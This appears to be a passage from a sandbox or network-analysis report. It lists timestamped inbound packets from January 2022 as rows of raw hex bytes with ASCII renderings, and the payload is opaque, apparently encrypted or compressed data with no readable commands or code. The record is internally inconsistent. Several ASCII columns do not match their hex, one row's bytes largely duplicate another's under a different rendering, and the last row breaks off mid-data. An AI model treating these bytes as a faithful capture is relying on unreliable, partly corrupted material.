2022-01-27 04:11:38 UTC	38	IN	Data Raw: f3 17 2b 4c 9c 57 a0 de ef 88 8b 21 e0 ad fa c7 64 0c d7 33 1d 72 44 20 e1 b1 eb 61 b5 13 47 31 ce 90 87 d8 fb b3 c2 1a 86 6c af 66 95 bc 77 d6 0d 1b 3c 3d 6e 4e 45 54 e4 e3 4f f2 e7 b6 ff f4 0f 01 19 7d 50 1e ab 27 b2 a9 2a 6c 2b a8 15 3f fe 22 13 2d 3a da 12 93 b6 a1 7c 9c 04 ee d4 6d d4 5f 6f e2 10 49 bf 57 63 19 14 5e 57 5b 9c f5 b6 d6 c2 6a 0c 0d 42 ae 78 f6 6d db 1d 0b 54 cd 10 ff 0b 13 3a 75 87 54 54 ba d2 7b 9a a2 72 77 a1 39 4c b1 3d 13 e4 96 ed ec 5d 8a f9 25 a4 0b 8f 89 1c e3 eb 11 47 04 84 3f e8 6a 24 df 11 ee e2 7e 4f b4 a2 c3 6e 69 08 3b 24 ef 99 67 8e 40 71 fd d4 de ef 9a cc 7c 7c 79 b8 9a f8 ad 81 20 8e 44 4c bb ba 7e 4f b4 5a 82 52 bc 15 71 05 95 32 ed af 5d 6d 1a 31 16 f3 21 a6 f1 2b e5 21 97 ff aa 71 c7 5d 23 97 02 7a 00 85 52 63 25 ac Data Ascii: +LWld3rd aG1lfw<=nNETO)P^!+?"-:[_m_oIWc^WjBxmT:uTT{rw9L=]%G?}\$~Oni;\$g@q y DL~OZRq2]m!+!q]#zRc%
2022-01-27 04:11:38 UTC	40	IN	Data Raw: 68 2a 84 e1 93 19 8e 32 36 aa 80 90 48 06 2c 15 da e9 65 70 6a 01 bc 78 0d 53 6a 2a 8a 9c 56 e0 73 aa e1 35 e9 00 1b d2 e4 56 95 7f a8 35 8a 81 28 b5 7a be 84 4b 26 e7 20 fa ec df 13 38 2c a1 96 3b 70 9b 1c ff c9 4e 75 12 da 0b 78 a1 ff 61 a8 c9 6c b2 2e 27 2a 9e 84 f8 6c 72 15 6d 57 90 0c a3 f0 f4 f1 2a a8 cf 61 fb 1d aa 0d a7 62 e4 c8 f8 34 ac 4e ea 5c b3 4e 0a 8d 2b 74 ba 46 54 74 43 a2 8b 00 14 2f 85 09 3c 7c 2c cd 0e 2b 81 5a c3 83 9a 57 98 eb d1 6b 90 26 96 f9 bc 33 1d 19 db b5 49 dd 29 14 08 9f 77 f4 2b 03 fb 08 be f7 a5 04 0c 6a 62 20 5c 25 22 f1 c7 67 44 28 71 02 a7 c7 56 f5 3d 65 41 ea 97 4d 2b 1b 60 1a e4 73 a0 cd 51 d9 59 43 91 21 80 9f 35 98 9e c7 54 cf a7 2b ab 6b 17 15 36 90 fb 22 75 04 d9 f5 67 59 25 2f 5f c2 9d 6f 4f 00 26 4b f2 4f ab Data Ascii: h*26H,epjxSj*Vs5V5(zK& 8;;pNuxal.*IrmW*ab4NN+!FTtC< .;ZWk&3l)w+jb %"gD(qV=eAM+`sQYC!5T+k6"ugY%/_oO&KO
2022-01-27 04:11:38 UTC	41	IN	Data Raw: 49 30 3b 1b 4d ba b2 b1 6a 62 5c 14 cc 4f e3 34 c7 8a d3 20 c6 c1 55 e6 b0 11 c7 19 c3 fe e9 5c 36 20 9b a7 22 04 cb f0 2e a0 7c 40 ef 2d 6d 9a 96 49 f8 e5 34 28 dc 42 07 52 12 a9 48 54 d0 1a 5e 3c fc 42 d6 9a e8 fa a0 39 f5 36 07 9c 8b ee d0 30 df 87 a2 17 ac 3f 67 6c 0e 24 c8 da 1c dd fe d8 df 8a 9a fc 96 c8 e7 e8 d3 a8 30 22 ea d7 54 7a b9 97 9a d2 59 04 de 0d 5f d0 49 b7 9d be da 17 32 4e 21 02 c2 a4 88 e9 c7 b7 a2 a3 24 db e8 a1 18 87 67 7c 32 04 28 47 9a f8 3d 47 62 2b 5f d1 7c c5 dc 53 d6 bb e4 37 1d d0 50 fb 5b 88 fb 78 ef d5 a2 6d 5a 6b dd d2 dd cd 91 4d 50 09 0e 2b 5f 7f 34 eb 00 f7 0f 72 9a ff fa 35 4a 39 b7 9e 95 10 4a 4d 65 f9 58 b3 fb e5 2e f1 ab 05 98 46 1f 04 4f 47 75 55 0c ff 57 5e 2f 1a 34 26 9a 9b 9d 95 73 81 cc b2 04 81 98 18 6e af Data Ascii: I0;Mjb!O4 U!6 ". @-ml4(BRHT^<B960?gl\$0"TzY_l2NI!\$gl2(G=Gb+_!S7P]xmZkMP+_4r5J9JMeX.FOOuUW^/4&sn
2022-01-27 04:11:38 UTC	42	IN	Data Raw: 80 1f 45 d5 53 9f ac b7 99 17 f5 d9 54 49 94 10 ce e9 2b 00 31 4a 7d 38 2a 98 14 42 72 10 72 1f 80 a0 3f b3 5c 4d 9c cc de e1 5e b7 72 6d 67 89 ba 0c 6b 65 1e 87 08 34 d7 0c 49 49 8e 8e 9c 0d 2a 2b eb 85 0d 5c 66 81 46 1d 2a 5b 4f e6 a4 88 96 52 5c ec 78 e5 d1 6f b5 40 5a 29 76 c1 cb 7f 72 10 8f 51 39 3d cf f3 ca bf a0 b2 da e8 ca 3c 89 f4 d6 7d d4 4c 55 37 e8 7f df 6a cc 23 54 53 63 97 24 03 2d 0e 28 d6 63 45 6a d2 55 ca 43 73 96 b5 91 e7 12 11 42 1d 58 58 8f 24 ce 0c bc 15 23 70 da 72 b0 c2 8e 26 77 76 cc aa a3 c0 5a 6d 54 b3 32 6e e2 5e 3b 76 09 fd 0b af c9 fd cd 20 36 25 08 07 da 0e f4 dd 8d 6b fa 1f fc 12 11 00 8c e9 f1 58 4f 0b d6 b8 a8 88 34 50 2b b8 c9 fc 74 0f da ed be aa 5d bb ef 22 2b 64 6b 4b db 54 0f 79 8b cd 6d 34 8e 0c 07 08 62 7f 57 88 0c Data Ascii: ESTI+1J)8*Brr?M^rmgke4I!+!fF*[OR\xo@Z]vrQ9=<)LU7!#TSC\$-(cUEjCSBXX\$#pr&wvZmT2n^;v 6%kXO4P+!j"+dkkTYm4bW
2022-01-27 04:11:38 UTC	44	IN	Data Raw: 1e fb 39 49 e7 0f f2 38 63 22 2c 07 09 54 0d d6 69 7a d7 54 22 49 e0 9d 34 e6 d8 d2 d3 52 ec 6e ca b1 05 1d fe ce 66 e2 89 05 17 8f 90 8f bd c9 4e 9d a1 7b 8e ae c1 cb 99 19 e4 64 9b f9 67 b8 1f 62 48 56 a8 97 1e bc 7a 2a 19 31 27 f7 af 53 bc 48 5b 92 8d 3d 36 40 44 55 95 99 0e a5 e1 dc 60 6e 9d cf 0a 47 c9 cb eb c3 c4 ae a4 82 5e 01 91 68 53 a8 ae 27 f8 44 50 71 83 92 f8 c1 b4 21 64 66 46 1c cf 78 4c bb 7e 9f b8 dc 3b 1b 5b c9 15 ed c2 f6 77 fc 2e 9c a7 b1 08 77 dd 6a 01 c0 f1 fe dd 16 8d 7e 03 16 a1 cf 17 51 c8 fc e6 a1 9c 6f 61 9f 37 bf db f4 f1 3b eb f8 a1 6c 73 57 97 a1 d5 c6 b8 71 c7 c5 22 20 14 cf a0 c8 69 96 ea 5d 54 fb 0f 69 34 69 95 c1 6c 8d 97 cd b6 31 be 78 d3 cb be 66 df e6 4d cd 70 d6 e6 6e 12 13 3b 8c f0 c4 37 8c 84 4d 7c 9f bc 91 75 f4 9e Data Ascii: 9l8c",TizT"!4RnfN{dgbHVz*1"SH=[6@DU^nG5N^S'DPqldfXL~:[w.wj~Qoa7;lsWq"] iTi4il1xfMpn;7M]u
2022-01-27 04:11:38 UTC	45	IN	Data Raw: 99 d9 9c 60 5f 7c d1 61 88 b5 a8 6d db b2 60 85 5d 4b 61 c6 e8 3c 53 e8 fe f2 39 50 00 de 14 e3 94 56 82 83 eb de 8b 53 af 86 96 be fc 41 fb 32 c8 5a 28 60 72 40 6e 59 2c b6 80 29 57 93 ae b4 8e 9d 1b 5c 9f 09 24 11 2d 19 d2 9f da 83 e7 bc e2 bb 49 41 e5 ee 53 06 9b bd 03 17 eb 7e 87 7b f7 a5 32 38 f5 b9 05 d0 60 c1 a9 8c fb b9 89 44 6a eb e9 c2 cb df 81 5a 7a 3d 97 53 a0 93 d1 52 57 e7 e9 db 5a c9 91 fe 5f d9 f4 1c 66 b8 a1 05 63 8f f5 f6 71 f8 53 b0 8a fc 17 8e 45 15 8d 37 fa ed 0f fc 6d e7 36 33 bc 49 ae e9 b7 c2 6b 38 bf 72 00 24 9a ea d2 1e fe c8 9c c2 c9 d8 13 14 f6 d1 15 f7 4a f4 66 d9 aa 7d 4a d2 c3 30 58 8d ff d9 bf be 27 d5 59 be 85 81 b6 a2 ac 1d 85 67 3c 37 76 b6 44 b5 45 d9 67 c9 b0 27 d1 c2 43 7b 04 ea 55 cf 70 13 fb eb 4f 90 18 46 5e 00 bf Data Ascii: ` _Jam]Ka<S9PVSA2Z(`r@nY,)W!\$-IAS-{28`DjZz=SRWZ_fcqSE7m63lkr\$Jf)J0X^Yg<v7dEGc{UpOf^

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	46	IN	Data Raw: 62 69 44 e6 65 10 43 3d 73 ba cf 8c bc 0a 3e 60 58 cc 4e e8 3a b4 6e a6 a8 d7 4a 9e e0 63 a2 14 5e 8a 24 5e b2 1b 1d 8d 4b 7a af ae e7 50 7a f3 b6 5e cb 1f 1d 43 bf 87 4c 23 9b fb 42 f8 04 27 c7 c1 15 0a 96 e0 5e e8 c4 85 a4 8b dd 8c 2c 87 ae 72 54 c4 0a e7 79 af 93 71 89 66 c1 fa a1 44 5b 60 8b 7c 23 06 84 23 3f 1e 60 8a a3 c0 6d 2a e0 f4 4e 5d 36 42 d4 6a 81 dc c3 d3 2d 52 a3 de a2 61 a4 c3 70 cb 53 00 11 d0 77 b5 11 94 44 c4 ff 5c 4f 8e 00 c2 fc f2 0d ca 8b cb ae 71 40 fb 5d 60 f3 05 1a 9c 68 a9 17 3b 3c 63 39 0d bf d2 77 a6 95 76 fc 62 b8 a2 bb e8 73 29 4d d2 38 81 38 1c c3 d6 94 35 4a d4 82 21 41 d1 79 ed 8f 2d f1 d8 22 42 2d 50 28 0e 30 fa 2a dc 21 76 19 87 eb 9e 56 28 08 cc 8c cb a1 06 15 41 21 38 73 cd e9 94 6c f3 e9 3c c3 b9 0a 67 f6 85 2e Data Ascii: biDeC=s>`XN:nJc`\$*KzPz^CL#B`,rTyqfD[] ###?`m*Nj6Bj-RapSwD\Oq@`]h;<c99wvs)I885J!Ay-"B-P(0 *!vV/(Al8sl<g.
2022-01-27 04:11:38 UTC	48	IN	Data Raw: f9 bc 44 d6 bf 19 9e 3a 94 db 52 e5 3d aa 2a 59 e1 26 2e 2a 2f 2f 42 0f aa 6a 08 3e ae d3 18 1f ce bd 58 b1 a7 02 db 2c fc 30 e2 66 20 a7 c4 88 f2 59 e7 e5 2a 04 f6 d9 ca 24 a4 2f ef 4c 87 68 fb 2a 4a 78 27 ee 47 29 db 09 92 e5 cb 31 be 2e e5 96 09 81 e1 6f 01 62 6b 55 51 39 a0 b4 fa 1b 48 58 c8 3d 25 5e 9a 84 b4 40 f1 a5 31 03 3d c9 d3 f3 d8 c7 e2 5c d4 f1 b3 c7 9e 2e c8 28 6e f1 3e b2 c4 10 a4 1d f0 4b e6 e8 c7 c7 64 dd df c8 51 c1 13 63 ff 18 08 38 e2 a4 6a 51 d5 44 8b 25 f4 25 c7 58 be 33 58 e3 ee 40 16 82 4a 1f 78 d0 e0 5b 7b 7a 13 69 a9 7e bb 05 db 87 6c 8c a3 2b b3 e9 4f ba 44 79 0f dc 86 63 bb 7d e2 9d a9 e0 4c 19 bf 77 ad 6b 89 32 3a 41 d0 92 fd 95 e6 53 8c 4c 8f 70 0d 05 14 7b af 3d f5 15 f9 68 2e 64 20 c5 0b 1c cb 50 94 50 36 f9 ea e1 d5 e7 2d Data Ascii: D:R=*Y&.*//Bj>X,Of Y*\$/Lh*Xj'G)1.obkUQ9HX=%^@1=\. (n>KdQc8jQD%%X3X@Jx[!zi-I+ODyc)Lwk2:ASL p[=-h.d PP6-
2022-01-27 04:11:38 UTC	49	IN	Data Raw: 81 e3 92 e5 93 46 6a c3 09 6f 6d af 66 d8 d5 ea 85 68 16 69 ac 24 04 27 46 33 28 3e c4 b5 80 37 42 5c 4e f7 49 fd 1a 68 d7 2c 14 53 96 2e be bc aa 09 fd 16 4d 4d 37 90 57 1a 56 5b d6 bb 6c 19 e3 cf ff 18 cf f9 38 13 6d 8a 02 ee 51 0e 32 e6 6d 60 10 c2 2a b5 8e af 8b da 26 76 a0 5f 77 2f 75 80 9f 26 19 b0 30 0f c3 1c 9b ea 96 09 22 58 59 f7 81 7e e1 83 36 e9 fc d6 be ca 52 61 d8 22 7a 4b ab dc e5 bb 53 db 0e 9e 1b f3 d4 b7 5e 36 fc b7 70 44 1f b7 b1 63 47 ac 06 7e 58 23 15 07 77 56 0e 7a 43 6e 5b 3d 11 2b 5b e8 3b 43 fe 6e 4c fa 95 5b cc 0d 97 8d a1 90 6c 59 36 9a cd e4 77 71 44 c4 f4 c0 b7 50 f3 e9 c8 62 e9 97 93 da de 47 14 d2 79 cf 0e d3 a2 42 ac 10 0a b7 4b a4 f6 77 15 d5 81 bd f9 82 c2 79 cd 83 c5 35 63 08 11 52 7f 8a 67 02 fe 96 3a 8a 22 7a 78 35 f9 Data Ascii: Fjomfhi\$F3(>7B\Nlh,S.MM7WV[l8mQ2m`*&v_w/u&0"XY-6Ra"zKS^6pDcG-X#wVzCn[=+:[CnL[IY6wQDPbGy BKwy5cRg:"zx5
2022-01-27 04:11:38 UTC	50	IN	Data Raw: 71 19 29 49 7a db 46 52 4a 10 9b 80 4e d9 40 1c 08 1e 53 31 d9 30 90 64 78 ff f4 10 59 25 51 6b dd 2c d0 53 a7 a2 fd 7a f6 b2 0d cd 80 d2 74 1d 09 ee bc dc d8 a1 a9 b8 00 ce 4b 46 2e 6a 42 67 12 e5 d1 16 ca 30 6d 6e 3e 61 9d a7 9b 6f 0d f2 08 63 e0 a4 27 57 f6 0c e5 8f d5 d5 48 b4 9d e6 c9 e1 70 02 9c 99 cf d6 4f e9 05 8b f0 01 5c e1 23 0f 4c 47 4d e9 f6 b6 4c 1b 2d db d7 48 9b af 6d a7 9d 77 fb 4f c5 d9 f7 23 28 5d 9b 9c 55 0b 7d ca 19 e0 a1 59 20 82 20 95 14 8b 8d 84 6f f2 a5 d5 3c c7 a7 a6 2a 91 cc 72 11 e7 f2 45 92 72 96 07 2c f6 e7 ea e2 5b 6c 66 90 2a 6b c9 fe 28 03 1a 43 50 14 ee 85 07 c7 39 d0 3f 18 33 cc fb b3 09 03 06 7f d6 0a 30 b3 42 60 48 4c 1c 2a 05 07 05 3c 7f 6f 33 c7 56 5d a4 12 5f 8d 9f 09 69 a2 8b 7e c1 d9 da 9a 35 a8 17 33 b1 7f 01 7e Data Ascii: q)IzFRJN@S10dxY%Qk,SztKF.jBg0mn>aoc`WHpO\#LGML-HmwO#[]U)Y o<*rEr,[!f*k(CP9?30B`HL<*o3V] _j-53~
2022-01-27 04:11:38 UTC	52	IN	Data Raw: 13 d9 bf 84 b9 41 5b b7 05 d2 b0 36 a5 e0 7c 62 7f f3 b0 5b 7c e2 e2 80 87 d8 e9 44 d0 ed 11 1a 29 f7 34 87 03 d1 31 4f c7 ca aa 18 80 58 12 4a 26 8c db af 94 ee d0 88 0b 73 e7 d0 2b ad 0c 01 47 11 8a ea f4 ec b8 1e dd c6 26 63 74 55 8c 7c a3 5e 9d 3d 4e f7 2b 87 ef 9d e3 fe 76 e7 14 0b 4e 37 ba d7 3c cd 46 b3 db bb 3d 54 89 7f 48 26 9e ea 1b 2b 85 0a d2 e7 7d 36 ec 78 88 fb c3 f8 01 07 5f f3 b3 19 e2 2d cb 5e 71 37 85 ac c8 69 8c 03 49 da 18 9c 33 cd 76 f4 e2 0c ec 7a 9f 22 37 43 de 31 fe 87 35 50 fa 7a 23 a0 14 dc cf 28 b5 43 10 fa 6d 8e b5 87 11 f0 21 8a c1 c5 66 e5 b8 02 9b 8b fc 45 04 7f 08 04 e6 ca b9 7a 2f 2e 13 70 26 52 03 97 de 71 11 4e 14 9c 05 26 3a 60 74 74 9e 29 6f 1d 7f d4 ab 39 af cd 68 48 23 88 82 23 ba 39 ba 55 9c d1 6a 5e f3 74 b0 23 2a Data Ascii: A[6[b[D]41OXJ&s+G&ctU[]^=N+vN7<F=TH&+)6x_-^q7il3vz"7C15Pz#(Cm!fEz!,p&RqN&:"t)09hH##9J]u!t*#
2022-01-27 04:11:38 UTC	53	IN	Data Raw: d0 0d ff 8f 81 3e d8 ef 10 33 19 ad 7b 79 a7 4b 5d 06 c7 21 2f 34 35 85 57 cc e0 cb 95 da 93 91 16 d3 ea d4 96 d9 da 3b 7e 2a e3 7a a8 13 da 02 ac 74 62 74 42 b1 cd 3d 73 19 45 90 3d 71 0f f2 08 f5 6f 20 e8 cd 38 ef e1 ea b8 90 ce e5 ba 3d 45 90 2d 6a 13 92 97 ee 69 76 da 5e ff 4a 5d 0f 67 a3 d1 b2 49 5d 5b eb a0 9c 32 e8 16 7e 39 91 b0 a1 f1 eb af 01 94 bc d1 50 49 1d 71 63 65 3a 11 c1 85 25 9e fc 98 64 88 a8 70 bd be 52 d7 b4 59 86 c8 6f d1 ea 2b a7 35 61 fa 22 d2 b0 51 2c 53 fd a3 f1 f6 bb 61 67 15 c8 62 c9 e0 fb d7 19 60 eb 5f dd f3 c2 1c 4e 66 d0 c2 93 47 a8 09 ff ba a3 3f fb 93 44 ad 1f 0d 7b 65 93 1d ea b2 59 6e f4 9c 6b 62 58 61 87 2d 20 b5 bb a3 c7 b4 93 fd 2a 98 ae f3 93 b1 06 ec 10 c8 fd 07 08 85 91 92 87 ab d8 55 cc 4c bf 2d 97 8f eb 05 c3 ac Data Ascii: >3[yK!l/45W;~*ztbtB=sE=qo 8=E-jiv^J]g[]2~9Plqce:%dpRyO+5a"Q,Sagb`_NfG?D(eYnkbXa- *UL-
2022-01-27 04:11:38 UTC	54	IN	Data Raw: 8d 9d e7 d3 a3 5b 43 9d c3 c1 2e 27 e7 11 71 e3 2a 5f 7e 8b 36 2b 12 b3 91 b1 8c b3 7e b6 db db 74 79 5b bd 92 fe 7c e9 a1 5f 48 ca de c4 7d c6 d4 5f b3 53 e9 c5 46 ed 7d 08 69 0d 66 35 14 99 36 68 41 1d 35 54 67 67 69 1d 9a e7 86 3e 97 b4 5c 41 9a a3 45 0e 43 12 51 60 5a 61 99 58 2b 89 a0 11 93 69 e4 8d fb 92 da 9c 61 3a eb 35 8e 99 d1 3d 3b 03 e0 7c 88 ed 3e ab 10 b3 e5 4e ff 4e 6e 83 42 5c 94 27 56 30 5c 5d 77 18 7e 5a 95 74 31 9d 99 3a 18 6c ad 9c 67 b6 c6 8a ea 3f 4f 7f 82 bb d9 31 e9 5e c2 48 6f cb 28 0b 27 a9 ad 93 3f a5 06 bf 6b 87 ff 22 fd 2b ad 2c fb bd d7 2d e7 7e 5b b3 78 b4 6d d5 cd b6 c9 75 6f 51 5f c0 70 30 a6 35 de b5 c3 2c f7 bb 33 9d f5 24 a8 1b 37 17 06 c3 fa 82 ed 20 09 a6 81 a3 80 6d 07 c8 e7 75 c0 c0 82 ea 7b 64 4d 88 2d 5f 65 8e 9a 2a 9c 60 00 Data Ascii: [C'.q*_~6+~ty[]_H]_SF]jif56hA5Tggi>IAECQ`ZaX+is4&>NNnB\VO[]w~1zt:lg?O1^Ho("k"+,-[xmuoQ_p05,3\$7 mu(dM-_e*
2022-01-27 04:11:38 UTC	58	IN	Data Raw: f9 b9 2b ab 3a bb a1 d3 3f fa 05 ab 54 9a fa 57 60 70 9e 29 b1 6e 84 a1 36 9a 40 d4 41 c3 22 c5 2c b7 26 5d 08 17 79 ce 9d 19 84 91 d4 49 14 dd 30 be 3d e9 fd 2e a2 32 88 69 01 9a b4 01 82 54 38 bc 60 e0 2e 19 69 75 e6 f0 f4 c3 14 7b b8 bb 9c 72 b0 a2 1b 85 d2 c4 23 07 0c 7f 93 d3 90 80 3e 6a d8 9c fc 61 3a eb 35 8e 99 d1 3d 3b 03 e0 7c 88 ed 34 90 39 7c 8a c7 6f d0 76 92 b4 c8 97 f5 12 fb 32 f5 c2 fd 15 33 06 9f 78 aa 72 dd d8 86 49 05 cf 2a 1c a3 03 4e f8 cd 08 fe 7a 5b ba be 9b f6 20 eb 5e 6f 06 dc db 85 a0 57 9b b7 2b e9 6e 10 53 16 91 8b 7b 6b 9f d8 24 4b 17 71 66 fc a7 b5 54 22 64 cc 85 e5 5c 89 87 7c 5b 1a 07 12 78 13 5b c6 33 f9 b3 26 f6 7a 23 9a a0 a2 8a 66 37 27 8f f3 f7 a0 a9 cd 58 1f 6b ec 7d 97 0a 2f 0e b2 e2 20 79 13 8f 51 65 91 e2 c3 9e Data Ascii: +:~?TW'p)n6@A",&]yI0=-2iT8`.iu{r#>jqB"e49]ov23xrl*Nz[^oW+nS{K\$Kqf"dl[]x[3&#7fXk]/ yQe
2022-01-27 04:11:38 UTC	63	IN	Data Raw: 2c da 91 da 04 67 fa fb 5c f9 f6 3c 0d b8 0c 0c f7 6a f1 3a d0 08 9d 87 87 ea da 99 73 b7 b3 6f c8 10 d3 e9 41 07 04 bf d2 70 a4 ee 41 b8 0e d8 94 38 65 8f ab af d6 fc c3 62 f6 2a 6a ed 0d 96 be 4c 73 f1 c9 c7 f9 22 4e 05 77 fc 0e 35 48 96 71 5d 48 bb 80 57 d9 8d 9f b2 c7 14 01 37 16 12 3e 40 87 ba a8 9c fc 61 3a eb 35 8e 99 d1 3d 3b 03 e0 7c 88 ed 4d 94 4b 29 81 a7 da 02 7e 45 fe 6b 6c da d0 09 65 dd 4d c6 ab 2f 11 d3 cf f0 29 77 26 74 7f 4d c4 4b 8b 4a 13 ec 40 87 13 78 94 92 e1 d8 03 c3 42 16 93 77 25 92 29 5e a6 bc 72 c4 3b b7 96 d4 8e cc 46 2e f3 6a 43 8b ad 25 c3 b6 4d 30 8e f7 53 7c 5b 3e 06 57 ad a2 32 e3 2a 3c 44 b6 ca 50 75 36 ee f7 37 7c 8e 14 96 bc 56 4f 22 c7 99 5b d0 e3 6f 05 0a 6b 71 72 09 b7 9c 2f fe 3c b9 31 e6 e1 ab dc 76 6e 4c 31 31 77 Data Ascii: .gl<j:soApA8eb*jLs"Nw5HqjHW7>@:a5=;[MK]-EkleM)/w&tMKJ@xBw%)r;F;Cj%M0S[]>W2*>DPu67[VO"]o kqr/<1vnL11w

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	65	IN	Data Raw: 88 0f ab 47 b1 67 98 8b 44 74 b2 be b3 61 75 12 d2 66 ec da 74 89 df 62 7d 55 f7 bb f7 de 05 0e 28 10 06 09 7d 36 a0 b0 10 27 00 79 02 89 7a 94 bc 00 52 6e 01 05 9d e8 5f d7 f3 d0 01 1a 41 3d d1 41 3b 19 8d be 76 a1 c8 2e 70 16 c0 80 28 99 7c e1 39 26 a2 27 2e 97 b3 53 2b 14 bf 65 b6 78 3b 5e 5e 03 e8 44 fb fa 29 4d 59 60 81 6c 15 4c a1 80 55 eb 5c d3 b9 70 9b 14 fb fa 3b 18 34 b3 3e b7 3b 31 ce a4 cb ae 7e 46 eb c9 30 9a 88 e7 58 f7 d2 e0 3e db 76 c8 49 0a d2 0f a6 b6 0e 03 90 80 07 cf 0e fb 3b 92 5c d5 76 d9 53 62 e3 b5 a7 6c 0a 48 c1 03 39 a1 4a da 41 4d 70 5c 63 b7 1a 49 07 e8 0a 29 aa 2a c6 a1 d4 2c a8 1b ef fd 6c 0f a1 b4 11 71 ff 14 0d 1a 3c f8 a4 a5 66 6d 50 c0 ae 94 8e 3c 53 d2 c3 79 0e 33 90 a3 a1 7a 72 6e 10 0f e5 69 2d ea 56 81 03 aa 29 d8 8b Data Ascii: GgDtaufbt)U(j6'yzRn_A=A;v.p([9&'.S+ex;^^D)MY`ILU\p;4>;1~FOX>v!;vSblH9JAmplc!)*.lq<fmP<Sy3zrni-V)
2022-01-27 04:11:38 UTC	69	IN	Data Raw: 36 2b 0a 3c 5b 0a cc 08 67 52 ba 17 0a 89 8d c6 39 ff 6b 5a c7 8b e5 9e 5e aa 05 a9 10 cb 08 50 f2 16 c7 33 9c 3f e5 ac 7e 27 a5 61 70 f1 3c 92 35 ec 97 24 8e 80 d4 55 8c 7f 19 38 67 6c b1 c0 4b f9 ec 45 a8 0e 90 3e 8f 8b 55 31 a0 f9 da b0 85 98 5c e6 21 ba e9 aa 12 71 ad 1f ab 89 54 6f be 3a 25 92 83 83 9e 74 c5 a6 44 b9 be a2 dd d9 a8 54 5d 1f 41 0f 8f 3b 0d ba 40 f2 b5 ab 61 a8 f4 45 2d d5 b5 df b1 6d 22 e4 21 87 03 29 dd 5b f5 41 7c 80 c1 dd 0f c0 e9 c7 65 e4 eb 52 0c 3c 24 db 2f 1f b4 0e 99 9a 3f 3f 12 3c 25 9b 5c 7c 74 e5 54 48 df 02 c0 c8 07 09 78 93 99 d8 18 7c cd 17 f4 f5 5d 5d b5 59 9c 05 c7 0c d9 d3 d2 7c 41 c9 33 74 6f f0 8b 0b 05 7f ec 60 cb 50 4c 37 71 29 01 e5 35 ee 50 8e 85 2f 10 e7 0b 0d 5c 1f 81 8b 48 b1 38 cb bc 2a 3a 66 4f 88 14 f3 d5 Data Ascii: 6+<[gR9kZ^P3?~'apA<5\$U8gkKE">U1\lqTo4%tDT]A;@aE-m"!)[A]eR<\$/??<%\tHXl]]Y[A3to`PL7q)5P\H8*4fO
2022-01-27 04:11:38 UTC	73	IN	Data Raw: 29 8d 25 07 63 d8 13 27 d0 4d 82 aa 10 b9 ef 68 ea b2 5b dd 99 02 9d 9f cd 32 13 15 e0 a4 59 76 f2 07 ce f3 e9 56 54 99 57 e9 15 c5 3f c1 3c 92 35 ec 97 24 8e 80 d4 55 8c 7f 19 38 67 6c b1 c0 4b f9 ec 45 a8 0e 90 3e 8f 8b 55 31 a0 f9 da b0 85 98 5c e6 21 ba e9 aa 12 71 ad 1f ab 89 54 6f be 3a 25 92 83 83 9e 74 c5 a6 44 b9 be a2 dd d9 a8 54 5d 1f 41 0f 8f 3b 0d ba 40 f2 b5 ab 61 a8 f4 45 2d d5 b5 df b1 6d 22 e4 21 87 03 29 dd 5b f5 41 7c 80 c1 dd 0f c0 e9 c7 65 e4 eb 52 0c 3c 24 db 2f 1f b4 0e 99 9a 3f 3f 12 3c 25 9b 5c 7c 74 e5 54 48 df 02 c0 c8 07 09 78 93 99 d8 18 7c cd 17 f4 f5 5d 5d b5 59 9c 05 c7 0c d9 d3 d2 7c 41 c9 33 74 6f f0 8b 0b 05 7f ec 60 cb 50 4c 37 71 29 01 e5 35 ee 50 8e 85 2f 10 e7 0b 0d 5c 1f 81 8b 48 b1 38 cb bc 2a 3a 66 4f 88 14 f3 d5 Data Ascii:)%c'Mh[2YvVTW?TEH]Mr`una+N{vh6K8GOKj";pV/ms;cv&Qn`M'(O6p&~-5B/?*~2,W+4x3SQbo!9pc/Tc*_
2022-01-27 04:11:38 UTC	77	IN	Data Raw: ef 04 b6 d3 4d f5 f5 f4 f7 35 37 64 bb c7 c2 af d4 4f 19 a8 c8 ce fe b1 4b 8b 87 91 11 aa b7 74 7c 84 ab 20 6d f0 ff a4 b5 14 75 90 5a 81 fa 88 48 5a ef 58 c5 1c a7 8d 73 78 18 d7 30 dc 40 c3 11 8a 5e b0 62 cd af c2 89 3b f2 32 a4 60 1b 90 27 54 8b 75 6d fb 49 fb bb 63 b8 54 fc e7 a6 a0 a8 9a 80 22 73 13 57 cb a6 26 c0 f9 41 6c 56 7c 68 d8 02 3e c7 e3 ed 4c 6d ec 96 b5 97 ae e4 e9 73 f6 14 ed 2c fe 01 7e 4b b1 15 7a 4e 02 22 fd 28 0c 06 8f ae d3 2c 57 45 35 fd 14 81 6d af 1a 53 45 f0 85 17 a8 0f 49 8a 5c 6d 53 e9 89 d5 cd b8 f5 19 fe 67 c6 9a cb a3 1b f1 98 21 63 91 ae 28 38 23 4c 13 32 92 d3 23 c4 23 9f e7 83 c0 aa 4b 9c e6 3e 54 f7 05 8e 1e a9 e6 d9 7d 3c 68 ed 32 e2 39 0e 9a 01 be 12 41 12 7e e5 b9 3d 3a 27 e6 28 b5 fa 18 58 50 b4 95 ad f1 28 80 62 04 Data Ascii: M57dOKt\ muZHZXsx0@^b;2`TumlcT`sw&AIV h>Lms,-Kzn"N(.WE5mSEl\mSgk(8#L2##K>T)<h29A=-: '(XP(b
2022-01-27 04:11:38 UTC	81	IN	Data Raw: e0 6c e8 57 8f da 66 88 b8 72 43 b7 da 4e 76 31 c1 ca d9 a4 b0 d8 2f f8 50 9b 65 83 f6 92 a5 3b a3 1d 13 e2 c7 0e 49 6e 8f b7 a3 f9 e4 97 d8 34 6a 8e 5c 24 99 d7 e8 cd 75 9a 85 60 01 d2 05 84 a5 34 e1 63 63 eb 03 a0 52 47 65 26 ff 7d ba e3 bf 02 7b e9 63 e3 e0 df 64 82 37 2d e0 61 bd c9 62 3a 69 10 c6 42 88 02 31 11 1d 57 b8 d5 78 0f a1 db 6c 11 3d 80 3e e6 a0 f6 b6 49 ab b6 2c ed e2 1b 79 ef 60 71 a0 01 d3 d2 16 cf 90 48 14 3c 54 b7 48 a4 97 53 1c 70 e1 94 23 51 c7 98 35 32 f3 2a 4f 6e 1e de 92 d6 3d 36 79 a4 ce d6 7a c6 7b 7a 63 0d 00 5a c4 b7 db 73 79 bb 8f 36 6a 96 80 8f 9a 87 b3 28 50 77 d2 f8 52 4c 04 17 64 17 aa e7 b4 c7 99 db 50 54 b4 8b ed 99 c2 a5 2e f9 26 b4 a9 91 89 7c b8 23 9b 